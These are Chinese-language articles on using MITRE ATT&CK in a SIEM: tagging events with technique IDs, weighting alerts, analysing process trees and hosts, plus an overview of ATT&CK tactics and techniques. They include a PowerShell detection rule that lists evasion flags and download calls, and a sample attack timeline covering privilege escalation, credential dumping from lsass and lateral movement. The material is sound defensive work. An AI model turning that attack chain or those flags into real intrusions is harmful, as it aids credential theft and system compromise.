由于 SIEM 平台本身接入的数据量太大并且有很多没有分析价值的数据，平台需要抽象出一层关注的安全事件，这些事件不一定是恶意攻击，比如 Powershell、CMD 这些运维管理员也会使用的程序，抽象出的事件需要一个标签来描述事件的含义，这时 TTPs 的 ID 就成了最好的标签。TTPs 的背后是完善的知识库，每个技术都可以追溯其利用原理、战术意图。

通常使用规则将数据打上标签，所以需要先梳理技术对应的数据源，以下表为例：

Command and Control, Lateral M	Remote File Copy	T1105	4663 File monitoring	5156 Windows Firewall	4688 Process Execution	Packet capture	Netflow/Enclave netflow	Network protocol analysis
Credential Access	Account Manipulation	T1098	4624 Authentication logs	Windows event logs	Packet capture	API monitoring		
Credential Access	Brute Force	T1110	4624 Authentication logs					
Credential Access	Credential Dumping	T1003	4688 Process Execution	4688 Process CMD Line	200-500, 4100-4104 PowerShell logs	Other Event IDs	Memory Forensics	API monitoring
Credential Access	Credentials in Files	T1081	4663 File monitoring	4688 Process CMD Line				
Credential Access	Credentials in Registry	T1214	4657 Windows Registry	4688 Process CMD Line	4688 Process Execution			
Credential Access	Exploitation for Credential A	T1212	4624 Authentication logs	4688 Process Execution	1000, 1001 Windows Error Reporting			
Credential Access	Forced Authentication	T1187	5156 Windows Firewall	4663 File monitoring	Network protocol analysis	Network device logs		
Credential Access	Kerberoasting	T1208	4769 Windows event logs					
Credential Access	LLMNR/NBT-NS Poisoning	T1171	4657 Windows Registry	5156 Windows Firewall	Packet capture	Netflow/Enclave netflow		
Credential Access	Network Sniffing	T1040	Network device logs	Host network interface	Netflow/Enclave netflow			
Credential Access	Password Filter DLL	T1174	4688 Process Execution	4657 Windows Registry	Sysmon ID 7 DLL monitoring	Logon Scripts		
Credential Access	Private Keys	T1145	4657 File monitoring					
Credential Access	Two-Factor Authentication Int	T1111						
Credential Access, Persistence	Hooking	T1179	Sysmon ID 7 DLL monitoring	Sysmon - ID 7 Loaded DLLs	4688 Process Execution	Windows event logs	API monitoring	Binary file metadata

SIEM 做的是数据分析，ATT&CK 可以将数据添加一层标签，标签的生成来自与规则，标签化的流程与利用，如下图：

ATT&CK 的规则是 ATT&CK 框架应用的基础，也是难点。初步可以根据 github 上一些开源的项目进行实施和优化，例如：sentinel-attack、sysmon-config、sigma 等。与其他产品类似，主要的问题在两个方面：

规则的质量

规则的质量一直是厂商头疼的问题，更是困扰安全分析师和运维人员的难题。当底层数据不可信时，分析的都是错数据，分析的结果又怎么能对呢？在开源规则的基础上我们可以在各种环境下测试规则的误报并进行调试，针对特定规则可能需要手动复现提取更加准确的特征。


规则的覆盖率

虽然 ATT&CK 框架号称是原子级技术分解，其实还尚未达到这个程度，例如 T1055 - 进程注入，虽然在它的知识库里也列出了几种注入的方法，但是真正的注入方法就不止 10 种。那么若一个产品覆盖了 T1055 - 进程注入，但覆盖了其中一种技术还是十种技术对应的能力显然是不同的。为此 MITRE 也及时做出了调整推出 Sub-Techniques 的概念，这是真正意义上的原子级技术点。相对于现在的 Techniques，Sub-Techniques 才能客观的标识一个产品的检测能力覆盖面，让我们拭目以待。

(图片来源：hxxps://pbs.twimg.com/media/ECl3z_FXsAE892F?format=jpg&name=900x900)

3. 标签的权重

分析标签时和分析数据一般无二，有的数据只是用参考的，有的数据却标注着企业内部可能正在发生攻击行为。目前，笔者根据规则的置信度、检测粒度将标签粗略分为：失陷告警、参考告警、审计信息三大类。



失陷告警：极低误报率、确切高危行为的告警

参考告警：存在误报情况的高危行为告警、较低误报率的中危告警

审计信息：可能被攻击者利用也可能是用户自己操作的行为

举例：

Powershell 目前被攻击者频繁利用，也是终端必须审计的数据源之一。

若规则为定义如下，那么这只能算是一个审计信息。

Image contains ‘powershell.exe’

若规则有了更细致的特征，那么可以定级为一个参考告警甚至失陷告警。

Image contains ‘powershell.exe’ and CommandLine contains (‘-w hidden’ or ‘–Exec Bypass’ or ‘-c’ or ‘-Enc’ or ‘–Nop’ or ‘DownloadFile’)

有了详细的特征为什么还需要使用宽泛的审计规则：世上没有完美的规则，规则总可能被绕过，这时还有审计信息给予我们溯源的可能。

审计规则可以记录所有动作为什么还要颗粒度更高的规则：权重！让机器帮你做初步的筛选，直接关注存在的高风险问题，权重不同的告警在场景化过程中对结果的判断也会有影响。

2.3.2 分析溯源

无论是 APT 还是常规的渗透攻击，可能会用一些目前未知的技术手段或者 0DAY，但也必然会用到其他已知的攻击手段，这时我们的标签化的数据就起到了分析的价值，可以根据标签进行行为分析、异常分析等。

1. 进程树的分析

当我们触发告警时，可以溯源该告警进程的进程树。此时可将进程树的上所有进程附着的 TTP 标签作为数据，分析该进程树是否为一条失陷的攻击链，在进程树生成后也会发现许多没有标签的进程，这些可能就是规则遗漏的检测点。

举个简单一点的判断逻辑：

a. 是否树上可以有多个权重较高的标记

b. 是否树上有超过 ${Num} 个不同的标记

当然实际应用中可能需要其他更完善的算法。假想能否将一台主机上的所有进程导入图数据库，这样就可以获得单台机器某个时间段下全局进程图的视角，这比分析某个进程树呈现的更加直观和全面。

2. 标签分布分析


我们可以为每台主机维护一个矩阵图，把主机上的 TTP 标签作为数据，分析这个主机是否为一个失陷主机。

举个简单一点的判断逻辑：

a. 是否主机上可以有多个权重较高的标记

b. 是否主机上有超过 ${Num} 个不同的标记


c. 是否主机上有超过 ${Num} 个不同的战术意图



当然光靠阈值可能依然存在一些误报情况，我们可以引入机器学习算法辅助确认主机是否失陷。在内网的运维过程中，我们收集以单台主机上的 TTPs 标签分布为样本数据，对主机进行分析后，若手动判定为失陷则加入黑样本，其他认为是白样本。利用样本集训练模型作为一种辅助判断的手法，来提高风险主机的处理优先级。在客户运维的过程中，还可以利用主动学习算法不断的优化辅助模型。

3. 内网的溯源

当检测到失陷主机有进程访问内网其他机器时，展示该机器上检测到的 TTPs 信息及摘要。可以根据此信息来判断是否为横向移动攻击，例如 winrs 是一种横向移动手段，发现主机 10.50.10.100 通过 winrs 连接到内网机器 10.50.10.105，又发现主机 10.50.10.105 上有权重较高的标签 T1060-Registry Run Keys / Startup Folder、T1003-Credential Dumping、T1191-CMSTP, 那可能大概率横向移动的结果是成功的。



4. 上下文描述

可为每个标签添加更细节和通俗的描述作为场景化描述的基础语句，再将其组合起来成为完整的描述一个场景。以进程树为例，对每一层树中的操作进行战术分类后以时间轴的形式进行描述。

2019/11/07 16:31:05 进程 IJIurngei.exe 通过漏洞 CVE-2018-8120 提升权限运行 uziYaoqomsfT.exe，进进程用户由 User 提升到 System，达到权限提升目的；

2019/11/07 16:31:07 进程 uziYaoqomsfT.exe 连接远程域名 download.microUpdate.com，疑似达到远控目的；

2019/11/07 16:31:15 进程 uziYaoqomsfT.exe 释放文件 svchost.exe，达到伪装目的；

2019/11/07 16:31:18 进程 svchost.exe 连接远程域名 ginni.go0gle.com，疑似达到远控目的；

2019/11/07 16:31:23 进程 uziYaoqomsfT.exe 运行程序 cmd.exe，达到执行目的；

2019/11/07 16:31:24 进程 cmd.exe 运行程序 tasklist.exe、systeminfo.exe、net.exe、net1.exe、whoami.exe，达到发现目的；

2019/11/07 16:31:32 进程 cmd.exe 运行程序 mimi.exe 访问 lsass.exe 进程，达到凭证获取目的；

2019/11/07 16:32:03 进程 cmd.exe 运行程序 winrs.exe 连接远程主机 10.50.10.105，目标机器上存在 3 个较高权重的标签 T1060-Registry Run Keys / Startup Folder、T1003-Credential Dumping、T1191-CMSTP，疑似达到横向移动目的；

2.3.3 红蓝知识库

虽然 ATT&CK 框架期望实现建立一个大而全的威胁知识库，但目前的阶段还尚处于初步了解框架概念。MITRE 致力于建立一个 Cyber Analytics Repository，但由于内容太少而不足以提供丰富的检测能力。不过也有很多迫不及待的人已经提前动起了手，例如 Red Teaming Experiments、atomic-red-team，但他们更注重的是 Red Team 攻击过程的复现，我们期望的是 Red Team 代码级复现 +Blue Team 威胁特征提取。

1. 威胁检测

比起说红蓝知识库可以帮助威胁检测，倒不如说为了更好的检测才有了红蓝知识库。为了有更精确的告警采取复现攻击技术，红蓝知识库只是衍生总结出的产物。

2. 用户赋能

既然有了知识库自然要利用起来，SIEM 是一个需要安全知识才能使用起来的安全产品，对于分析师的能力有要求，目前红蓝知识库可以提供给分析人员更多更详细的学习指导。

2.4 小结

随着 ATT&CK 框架的认知度越来越高，其完善发展的速度一定会更快，应用的方向也会更广。就目前阶段，我们认为 ATT&CK 最大作用是帮助恶意行为的检测和分析。合抱之木始于毫末，万丈高楼起于垒土。我们将踏实致力于实战，不断完善知识库，通过统一标准的建立，打造高效便捷的交流话语，健全行业生态体系。若文中有描述不足的地方欢迎交流，开放才能更快的进步，共勉。

从 ATT&CK 看威胁情报的发展和应用趋势

作者：小强

来源：https://www.sec-un.org/attck/

ATT&CK 是对网络攻击手法的一种结构化、数据化的描述，进而通过对抗性的分析，进一步推动自适应的、弹性的防御体系的落地。ATT&CK 让攻击手法有了一致性的标准，是结构化认知对抗的重要基础，是新一代以数据/情报驱动的安全体系的重要部分。

3.1 引言

在 2019 年 3 月的 RSA 大会中，有超过 10 个议题讨论将 ATT&CK 用于攻击行为建模 [1][2]、改进网络防御 [3][4]、威胁狩猎 [5]、红蓝对抗复盘 [6]、攻击检测 [7][8][9] 方面的研究和分析，ATT&CK 成为了此次大会中最热门的议题之一。在 2019 年 6 月的 Gartner Security & Risk Management Summit 会议中，ATT&CK 被 F-Secure 评为十大关注热点 [10]。ATT&CK 俨然成为了 2019 年网络空间安全的一个火爆技术话题。

3.2 什么是 ATT&CK

MITRE ATT&CK，全称为：AdversarialTactics, Techniques, and Common Knowledge，对抗性策略、技术和通用知识，是由 MITRE 提出的一套反应各个攻击生命周期攻击行为的模型和知识库。ATT&CK 在洛克希德-马丁公司提出的 KillChain 模型的基础上，对更具观测性的后四个阶段中的攻击者行为，构建了一套更细粒度、更易共享的知识模型和框架，并通过不断积累，形成一套由政府、公共服务企业、私营企业和学术机构共同参与和维护的网络攻击者行为知识库，以指导用户采取针对性的检测、防御和响应工作 [11]。

目前 ATT&CK 模型分为三部分，分别是 PRE-ATT&CK，ATT&CK for Enterprise 和 ATT&CK for Mobile，其中 PRE-ATT&CK 覆盖攻击链模型的前两个阶段，ATT&CK for Enterprise 覆盖攻击链的后五个阶段，ATT&CK for Mobile 则考虑到传统企业 PC 与当前移动设备之间的安全架构差异，重点描述了攻击链模型七个阶段中面对移动威胁 TTPs 的情况，如图 1 所示。后续还可能会有 ATT&CK forCloud 模型的推出，本文主要以 Enterprise 为例，对 ATT&CK 的战术、技术和应用进行描述和分析。




图 1 ATT&CK 在 KillChain 的覆盖情况

PRE-ATT&CK 包括的战术有：优先级定义、目标选择、信息收集、发现脆弱点、攻击性利用开发平台、建立和维护基础设施、人员的开发、建立能力、测试能力和分段能力；ATT&CK for Enterprise 包括的战术有：访问初始化、执行、常驻、提权、防御规避、访问凭证、发现、横向移动、收集、数据获取、命令和控制，如图 2 所示。




图 2 ATT&CK 包含的战术

战术指的是 ATT&CK 的技术原因，是攻击者执行行动的战术目标，涵盖了攻击者在操作期间所做事情的标准和更高级别的表示；技术指的是攻击者通过执行动作实现战术目标的方式，或者执行动作而获得的内容。在 ATT&CK 矩阵中可以到看到战术和技术的关系，如图 3 所示 [11]，可能有很多种方法或技术可以实现战术目标，因此每种战术类别有很多种技术。




图 3 ATT&CK 战术技术矩阵

ATT&CK 对各类战术和技术做了较为详细的定义，如图 4 和图 5 所示。


Home > Tactics > Enterprise

Enterprise Tactics

Enterprise Tactics: 12

ID	Name	Description
TA0001	Initial Access	The initial access tactic represents the vectors adversaries use to gain an initial foothold within a network.
TA0002	Execution	The execution tactic represents techniques that result in execution of adversary-controlled code on a local or remote system. This tactic is often used in conjunction with initial access as the means of executing code once access is obtained, and lateral movement to expand access to remote systems on a network.
TA0003	Persistence	Persistence is any access, action, or configuration change to a system that gives an adversary a persistent presence on that system. Adversaries will often need to maintain access to systems through interruptions such as system restarts, loss of credentials, or other failures that would require a remote access tool to restart or alternate backdoor for them to regain access.
TA0004	Privilege Escalation	Privilege escalation is the result of actions that allows an adversary to obtain a higher level of permissions on a system or network. Certain tools or actions require a higher level of privilege to work and are likely necessary at many points throughout an operation. Adversaries can enter a system with unprivileged access and must take advantage of a system weakness to obtain local administrator or SYSTEM/root level privileges. A user account with administrator-like access can also be used. User accounts with permissions to access specific systems or perform specific functions necessary for adversaries to achieve their objective may also be considered an escalation of privilege.
TA0005	Defense Evasion	Defense evasion consists of techniques an adversary may use to evade detection or avoid other defenses. Sometimes these actions are the same as or variations of techniques in other categories that have the added benefit of subverting a particular defense or mitigation. Defense evasion may be considered a set of attributes the adversary applies to all other phases of the operation.

图 4 ATT&CK 定义的战术示例



Home > Techniques > Enterprise

Enterprise Techniques

Enterprise Techniques: 244

ID	Name	Description
T1156	.bash_profile and .bashrc	`~/.bash_profile` and `~/.bashrc` are executed in a user's context when a new shell opens or when a user logs in so that their environment is set correctly. `~/.bash_profile` is executed for login shells and `~/.bashrc` is executed for interactive non-login shells. This means that when a user logs in (via username and password) to the console (either locally or remotely via something like SSH), `~/.bash_profile` is executed before the initial command prompt is returned to the user. After that, every time a new shell is opened, `~/.bashrc` is executed. This allows users more fine grained control over when they want certain commands executed.
T1134	Access Token Manipulation	Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token. For example, Microsoft promotes the use of access tokens as a security best practice. Administrators should log in as a standard user but run their tools with administrator privileges using the built-in access token manipulation command `runas`.
T1015	Accessibility Features	Windows contains accessibility features that may be launched with a key combination before a user has logged in (for example, when the user is on the Windows logon screen). An adversary can modify the way these programs are launched to get a command prompt or backdoor without logging in to the system.
T1087	Account Discovery	Adversaries may attempt to get a listing of local system or domain accounts.

图 5 ATT&CK 定义的技术示例

